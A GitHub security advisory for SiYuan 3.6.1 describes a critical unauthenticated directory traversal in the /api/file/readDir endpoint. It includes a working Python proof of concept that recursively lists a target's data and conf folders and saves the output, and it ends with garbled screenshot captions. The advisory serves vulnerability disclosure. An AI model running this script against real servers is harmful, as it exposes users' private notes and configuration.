

siyuan-note / siyuan Public[Code](#) [Issues](#) 317 [Pull requests](#) 19 [Actions](#) [Security](#) 45 [Insights](#)

# Directory traversal within the publishing service

**Critical** 88250 published **GHSA-xmw9-6r43-x9ww** last week

## Package

No package listed

## Affected versions

3.6.1

## Patched versions

v3.6.2

## Description

### Summary

The `/api/file/readDir` interface can be used to traverse and retrieve the file names of all documents under a notebook.

### Details

The `/api/file/readDir` interface can be used to traverse and retrieve the file names of all documents under a notebook.

### PoC

```
#!/usr/bin/env python3
"""POC: SiYuan /api/file/readDir 未鉴权目录遍历"""
import requests, json, sys

def poc(target):
    base = target.rstrip("/")
    url = f"{base}/api/file/readDir"

    def read_dir(path, depth=0, max_depth=4):
        try:
            r = requests.post(url, json={"path":path},
                              headers={"Content-Type":"application/json"}, timeout=10)
            data = r.json()
```

```
except Exception as e:
    return
if data.get("code") != 0:
    return

entries = data.get("data") or []
for entry in entries:
    name = entry.get("name", "")
    if name.startswith("."):
        continue
    icon = "📁" if entry.get("isDir") else "📄"
    indent = "  " * depth
    print(f" {indent}{icon} {name}")

    if entry.get("isDir") and depth < max_depth:
        read_dir(f"{path}/{name}", depth+1, max_depth)

# 遍历根目录
print("[+] 漏洞存在! 开始遍历\n")
print(" 📁 data/")
read_dir("data", max_depth=2)

print("\n 📁 conf/")
read_dir("conf", max_depth=2)


# 保存
try:
    r = requests.post(url, json={"path": "data"},
                      headers={"Content-Type": "application/json"}, timeout=10)
    with open("readdir.json", "w", encoding="utf-8") as f:
        json.dump(r.json(), f, ensure_ascii=False, indent=2)
    print(f"\n[+] 根目录数据已保存: readdir.json")
except: pass

if __name__ == "__main__":
    poc(sys.argv[1] if len(sys.argv)>1 else "http://172.18.40.184")
```

## Impact

Directory traversal vulnerability: It can obtain the entire directory structure of a notebook, and then exploit a file reading vulnerability to achieve arbitrary document reading.


资源文件夹



插件文件夹


记事本+ - Notepad++ [Administrator]

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?



conf文件夹

(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?



Severity

Critical 9.8 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None

User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High
<a href="#">Learn more about base metrics</a>	

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

---

### CVE ID

CVE-2026-33670

---

### Weaknesses

▶ CWE-125

---

### Credits



CongSec

Reporter